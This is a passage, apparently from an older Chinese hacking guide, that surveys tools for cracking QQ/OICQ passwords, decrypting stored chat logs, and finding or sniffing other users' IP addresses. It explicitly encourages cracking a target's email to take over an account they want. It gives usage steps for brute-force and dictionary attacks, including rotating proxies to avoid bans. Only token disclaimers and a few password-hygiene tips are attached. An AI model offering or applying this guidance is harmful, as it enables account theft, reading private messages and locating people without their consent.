有一个工具叫OICQ密码瞬间破解器V1.02，它能破解出本地各 OICQ 号码的最后一个使用密码，只要该号码曾经选择过“下次登录不显示登录框”参数，软件即可以在瞬间得到这个 QQ 密码！

防范方法：

登录时不要选择“保存密码”。

(2)使用邮箱

方法：

因为腾讯验证密码时要用到你的邮箱，它会把密码发回注册这个号码时所填的邮箱里，所以，破解邮箱也不失为一个好办法。通常别人的个人资料里所填的邮箱就是他的验证邮箱。看中了他的号码，破掉他的邮箱密码吧。推荐的工具是密码破解中的 Tetrp FTP/POP Passwd Trier，这是一个专门用于破解邮箱的工具，也是暴力破解，同样要用到字典。

防范方法：

个人资料里和你申请号码时所填的Mail地址不要一样，除非你对你的密码很有信心。选择一个好密码也是一个好办法。

方法大致就是以上这些，QQ 密码丢失者可以试用此法取回遗失的密码。严禁用于破解他人账号，否则一切后果由使用者自己承担。

QQ的密码破译工具

1.OICQP

OICQP 是一个专门的阅读破译程序。如果在一台安装有 OICQ 的计算机上运行这些程序的话，只要选择好 OICQ 所在的路径就能够很轻松地把原本采用加密格式存放下来的聊天记录转换成极为普通的 TXT 文本文件，接着随便用什么文档编辑工具都可以轻松获悉你的秘密了。

2.OICQ Passover

OICQ Passover 是用于暴力破解 OICQ 密码的一个工具。使用它也非常简单，只要在安装有 OICQ 的计算机上确定 OICQ 的解密目录，然后选择密码档所包含了哪些文字和字符，接着设置密码的位数，最后点击“开始”即可，如图 1 。在进




图 1

行破解的时候，一方面要根据计算机的速度，另外破解的速度还取决于密码长度设置的位数，但是

只要有耐性，破解OICQ的密码只是迟早的事情。

3.QQ机器人 V1.2

这是一个QQ在线解密工具，可以同时解密多个用户号码(相对所需要的时间可能会长些)。如果你不小心丢失了QQ密码，不妨试试，注意要在线使用本软件，请勿用于非法破取别人的QQ密码，否则后果自负。使用很简单，按照如图2设置好参数，就可以在如图3中点击“开始校验”进行校验。




图 2




图 3

4.天空葵QQ密码探索者

这是一个QQ密码在线破解软件，利用自带字典和平时常用的设置密码规律对QQ进行在线密码破解。可在Windows 98/Windows 2000/Windows NT平台使用，用热键Ctrl+Alt+9呼出，具有自动检查空号、跳过空号、检查密保、是否跳过密码保护等功能。该软件使用简单，用于破解一些傻瓜密码，界面如图4，不过几率很小，误报也比较大。




图 4

5.QQ梦想

QQ梦想采用多线程方式进行探测，如图5，目前支持每个线程使用一个可用代理并扫描一个号码。采用此方式的原因在于，如果在一时段这个号码被频繁探测，那么这个号码就会被ban。使用的关键在于要有足够的可用代理和足够的带宽，理论上有多少个代理可设置多少个线程，但是并非所有的代理以后都能保证可用，因此设置的线程数应该少于代理数。代理可循环使用，程序并不删除代理，当前代理不可用时，自动取用下一个代理。在检测所有代理中，有将地址转化为IP格式的选项，方便管理可用的代理，而且软件还自动将检测完的代理做了排序，并删除同一个地址的重复代理。




图 5

在开始运行检测时，由于程序在做初始的一些设置以及检测第一个代理，这时，程序并未开始报告结果，因此不要急于做其他动作，请耐心等候几秒钟。

注：该软件仅供密码遗忘者和测试用，如果你的QQ密码足够复杂，是很难被此类软件破解的。

6. QQExplorer

这是一个在线破解QQ密码的扫号工具，如图6。在使用之前请仔细阅读文档。最新版本去掉多余的提示音，修正了探测密码保护的问题。对本




图 6

程序的注册用户增加邮件通知结果和远程更新服务器列表这两个功能。

注：如果你的QQ密码足够复杂，是很难被此类软件破解的。仅供测试用。 该软件的详细使用说明在软件的说明文档中有。

防范方法

*设置长而复杂的密码，最好是数字加英文和标点符号，8~16 位最合适。

*经常更换QQ 密码。最佳时间是 15 天一次。

*为自己的号码申请“密码保护”服务。申请地址：service.tencent.com/reg/register.shtml。

QQ IP 地址查找

1.OICQ Peep

OICQ Peep只有一个小巧的EXE可执行文件组成，在使用的时候直接双击即可运行。在OICQ Peep 的窗口中，先选择自己上网是采用 163 还是 169 连接的，并设置好默认使用的端口号(通常是 4000)，再键入你自己的OICQ号码，最后按下“显示”按键就能够查找出当前在线的好友 OICQ 号码和 IP 地址，如图 7。所以，如果仅仅是用于查找 IP 地址的话，OICQ Peep 是最为简便的一个工具。




图 7

2.OICQ Sniffer

OICQ Sniffer 是一个简单的 UDP 协议的嗅探器，它针对 OICQ 的消息协议做了优化，可以探测到 OICQ 点对点通信的情况。不过如果你的消息是通过服务器中转的话，那 OICQ Sniffer 还是无能为力的。对于采用拨号方式上网的朋友来说，在运行 OICQ Sniffer 之后，先要按下“追踪”按键，如图 8，然后再和一位朋友说上几句话，此时OICQ Sniffer的窗口中会显示出发送方和接收方的 IP 地址、发送的时间、发送和接收的端口等详细的信息，这样就获得了对方的 IP 地址。

